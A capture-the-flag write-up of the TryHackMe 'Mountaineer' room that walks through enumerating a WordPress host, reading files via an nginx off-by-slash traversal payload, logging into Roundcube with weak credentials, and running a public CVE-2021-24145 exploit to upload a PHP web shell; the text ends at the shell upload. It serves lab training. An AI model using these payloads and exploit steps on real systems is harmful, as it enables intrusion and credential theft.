TryHackMe: Mountaineer

This room started by discovering a WordPress instance and identifying a plugin vulnerable to authenticated RCE.Exploiting the nginx off-by-slash vulnerability to read files on the server, I discovered a vhost running a Roundcube instance. After logging into Roundcube with predictable credentials, I found credentials for WordPress, along with some information about a user. Using the discovered WordPress credentials, I exploited the aforementioned plugin and gained a shell.
Next, I found a KeePass database belonging to the user we had information about. By utilizing this information to create a wordlist, I successfully uncovered the master password for the KeePass database. Inside, I found credentials for another user and switched to that user. Checking the user’s bash history, I found the password for the root user, which allowed me to complete the room.
Initial Enumeration
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
$ nmap -sC -sV -vv -Pn -T4 10.81.145.188
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 62 OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 86:09:80:28:d4:ec:f1:f9:bc:a3:f7:bb:cc:0f:68:90 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNzmv/TK6UXAtIESme5E7W0pfj5dk+kPY3cMerOGVgcf9bNdQdGWEEABgXXUMsskQ4eQolhoIslOd2RToByLuxQ=
|   256 82:5a:2d:0c:77:83:7c:ea:ae:49:37:db:03:5a:03:08 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEdMUpyUtqgnN8X2w+jbTbgZLgZ03b5MqorlzQVmAleC
80/tcp open  http    syn-ack ttl 62 nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Welcome to nginx!
| http-methods:
|_  Supported Methods: GET HEAD
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
There are two ports open:
- 22 (SSH)
- 80 (HTTP)
Web 80

Upon checking http://10.81.145.188/, I encounter the default nginx page.
Shell as www-data
Enumerating WordPress
Fuzzing the application for directories, I discover the /wordpress/ endpoint.
1
2
3
4
$ ffuf -u 'http://10.81.145.188/FUZZ' -w ~/SecLists-master/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt -mc all -t 100 -ic -fs 162 2>/dev/null
                        [Status: 200, Size: 612, Words: 79, Lines: 26, Duration: 167ms]
wordpress               [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 162ms]


Visiting http://10.81.145.188/wordpress/, I see a WordPress installation. However, it appears broken because WordPress is using the mountaineer.thm hostname to load resources. Therefore, I add it to our hosts file.
1
10.81.145.188 mountaineer.thm
Now, visiting http://mountaineer.thm/wordpress/, I see the proper page. There are a couple of posts, but nothing interesting.
Running wpscan to enumerate the WordPress installation.
1
$ wpscan --url http://mountaineer.thm/wordpress/ -e ap,vt,tt,cb,dbe,u,m -t 80
From the output, I discover two important things.
First, the WordPress users:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
[+] admin
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] everest
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] montblanc
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] chooyu
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] k2
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
Second, the Modern Events Calendar Lite 5.16.2 plugin is installed.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
[i] Plugin(s) Identified:

[+] modern-events-calendar-lite
 | Location: http://mountaineer.thm/wordpress/wp-content/plugins/modern-events-calendar-lite/
 | Last Updated: 2022-05-10T21:06:00.000Z
 | [!] The version is out of date, the latest version is 6.5.6
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 5.16.2 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://mountaineer.thm/wordpress/wp-content/plugins/modern-events-calendar-lite/readme.txt
 | Confirmed By: Change Log (Aggressive Detection)
 |  - http://mountaineer.thm/wordpress/wp-content/plugins/modern-events-calendar-lite/changelog.txt, Match: '5.16.2'
Looking for vulnerabilities in the plugin, I come across two prominent ones:
CVE-2021-24946: An unauthenticated blind SQL injection vulnerability. While the vulnerability is present and I am able to exploit it, unfortunately, nothing useful is retrieved from the database , nor can we crack the hashes for the users.
CVE-2021-24145: An authenticated RCE vulnerability due to arbitrary file upload. The plugin fails to properly check the imported files, allowing us to upload a
PHPfile using thetext/csvcontent type. While we are not authenticated at this point, if I manage to find any credentials forWordPress, I can return to this.
Nginx Off-By-Slash
Fuzzing the /wordpress/ endpoint for directories, I discover an interesting directory: /wordpress/images/.


Checking this endpoint for the nginx off-by-slash vulnerability, I am able to read files from the server using the payload /wordpress/images../.
Using this to read the /etc/nginx/sites-available/default file, I discover a vhost: adminroundcubemail.mountaineer.thm.

Proceed to add the discovered vhost to our hosts file.
1
10.81.145.188 mountaineer.thm adminroundcubemail.mountaineer.thm
Roundcubemail
Visiting http://adminroundcubemail.mountaineer.thm/, I see a Roundcube installation.


After trying a couple of weak passwords for the usernames we discovered, we successfully log in using k2:k2.
First, checking the email titled To my favorite mountain out there in our inbox, I obtain a password.

Next, checking the Getting to know you! email in the sent section, we learn quite a bit about the lhotse user.
CVE-2021-24145 vulnerability
Now that we have a password, we test it against WordPress for the k2 user at http://mountaineer.thm/wordpress/wp-login.php, and we see that it works.

Since we are now authenticated, we can revisit the CVE-2021-24145 vulnerability. We can find a PoC for it here hxxps[://]github[.]com/Hacker5preme/Exploits/tree/main/Wordpress/CVE-2021-24145
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
$ wget https://raw.githubusercontent.com/Hacker5preme/Exploits/refs/heads/main/Wordpress/CVE-2021-24145/exploit.py

$ python3 exploit.py. -T mountaineer.thm -P 80 -U /wordpress/ -u k2 -p th3_tall3st_password_in_th3_world
/home/iam/exploit.py.2:25: SyntaxWarning: invalid escape sequence '\ '
  / ___\ \   / / ____|   |___ \ / _ \___ \/ |    |___ \| || | / | || || ___|

  ______     _______     ____   ___ ____  _      ____  _  _   _ _  _  ____
 / ___\ \   / / ____|   |___ \ / _ \___ \/ |    |___ \| || | / | || || ___|
| |    \ \ / /|  _| _____ __) | | | |__) | |_____ __) | || |_| | || ||___ \
| |___  \ V / | |__|_____/ __/| |_| / __/| |_____/ __/|__   _| |__   _|__) |
 \____|  \_/  |_____|   |_____|\___/_____|_|    |_____|  |_| |_|  |_||____/

                * Wordpress Plugin Modern Events Calendar Lite RCE
                * @Hacker5preme


[+] Authentication successfull !

[+] Shell Uploaded to: http://mountaineer.thm:80/wordpress//wp-content/uploads/shell.php
